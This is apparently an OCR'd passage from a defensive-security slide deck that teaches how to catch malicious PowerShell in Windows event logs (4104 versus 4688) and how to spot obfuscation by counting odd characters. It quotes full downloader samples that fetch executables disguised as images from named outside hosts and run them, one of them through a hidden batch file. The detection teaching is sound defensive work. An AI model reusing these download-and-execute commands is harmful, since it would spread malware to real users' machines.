
Translated… Fetch

- function ieWLdWAwtHiFdfCSOsMbswsef ($XDJQhWfqVuXoRI , $sbTfOTtmJsiEYVYx){(**New-Object System.Net.WebClient**).**DownloadFile**($XDJQhWfqVuXoRI , $sbTfOTtmJsiEYVYx);(New-Object -com Shell.Application).ShellExecute($sbTfOTtmJsiEYVYx); }
- try{
- **kill -processname EXCEL**;



- $HYlZbUWgFvPYig=$env:USERPROFILE+'\KdmObQZVByQpvBSQizp.exe';
- ieWLdWAwtHiFdfCSOsMbswsef **'https://comfy.moe/ybnwif.jpg'** $HYlZbUWgFvPYig;

- }catch{}
- **Catch it as a PS 4104, not a Process Create 4688**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PowerShell Decodes for you !!!
• 4104 event will decode any –Encoded, Base64 blobs
• Module Load
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
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
- They will try to hide or obfuscate their behavior to make it hard to read
- To me, this makes no difference, except I can't easily understand what they are doing
- They will add plus"**+**" to add/connect variables
- They will use ticks **'** to break word checks
- They will use dollar **$** or percent **%** to designate variables
- So look for the "Odd Characters" that indicate obfuscation!
  - You can thank Daniel Bohannon for this shtuff
  - Or I should say $Daniel #B'o^h^a^n^n^o'n#

Obfuscation – Odd stuff - 4688

- Becomes obvious very quickly.. This is BAD



- Count of characters are very telling once isolated or extracted from the blob


Obfuscation – Odd stuff - 4104

- Now you can't look for words, so adapt

Orig_Command	Clean_Command_Line
PowerShell "PowerShell ""function xwoej([String] $Eiehxtnndqq) {(New-Object System.Net.WebClient).DownloadFile($Eiehxtnndqq,"C:\Users \HACKME\AppData\Local\Temp\daltusflht.exe");Start-Process "C:\Users\HACKME\AppData\Local \Temp\daltusflht.exe";}try{xwoej("http://www.alexandradickman.com /pupirka.png")}catch{xwoej("http://www.hexacam.com /pupirka.png")}"" | Out-File -encoding ASCII -FilePath C:\Users \HACKME\AppData\Local\Temp\Ubyag.bat;Start-Process 'C:\Users \HACKME\AppData\Local\Temp\Ubyag.bat' -WindowStyle Hidden"	PowerShell "PowerShell ""function xwoej([String] $Eiehxtnndqq) {(New-Object System.Net.WebClient).DownloadFile($Eiehxtnndqq,C:\Users \HACKME\AppData\Local\Temp\daltusflht.exe);Start-Process C:\Users\HACKME\AppData\Local \Temp\daltusflht.exe;}try{xwoej(http://www.alexandradickman.com /pupirka.png)}catch{xwoej(http://www.hexacam.com /pupirka.png)}"" | Out-File -encoding ASCII -FilePath C:\Users \HACKME\AppData\Local\Temp\Ubyag.bat;Start-Process C:\Users \HACKME\AppData\Local\Temp\Ubyag.bat -WindowStyle Hidden"

Obfuscations	Tick_Count	Pct_Count	Dollar_Count	Plus_Count	SemiCol_Count
"" "" ([] $){(-..) ($.":\\\\\\.");-":\\\\\\.";}{("://../.")}{("://../.")}"" | - - - :\\\\\\.;-":\\\\\\." - "	20	0	2	0	3

Lots of special characters, some normal for PS

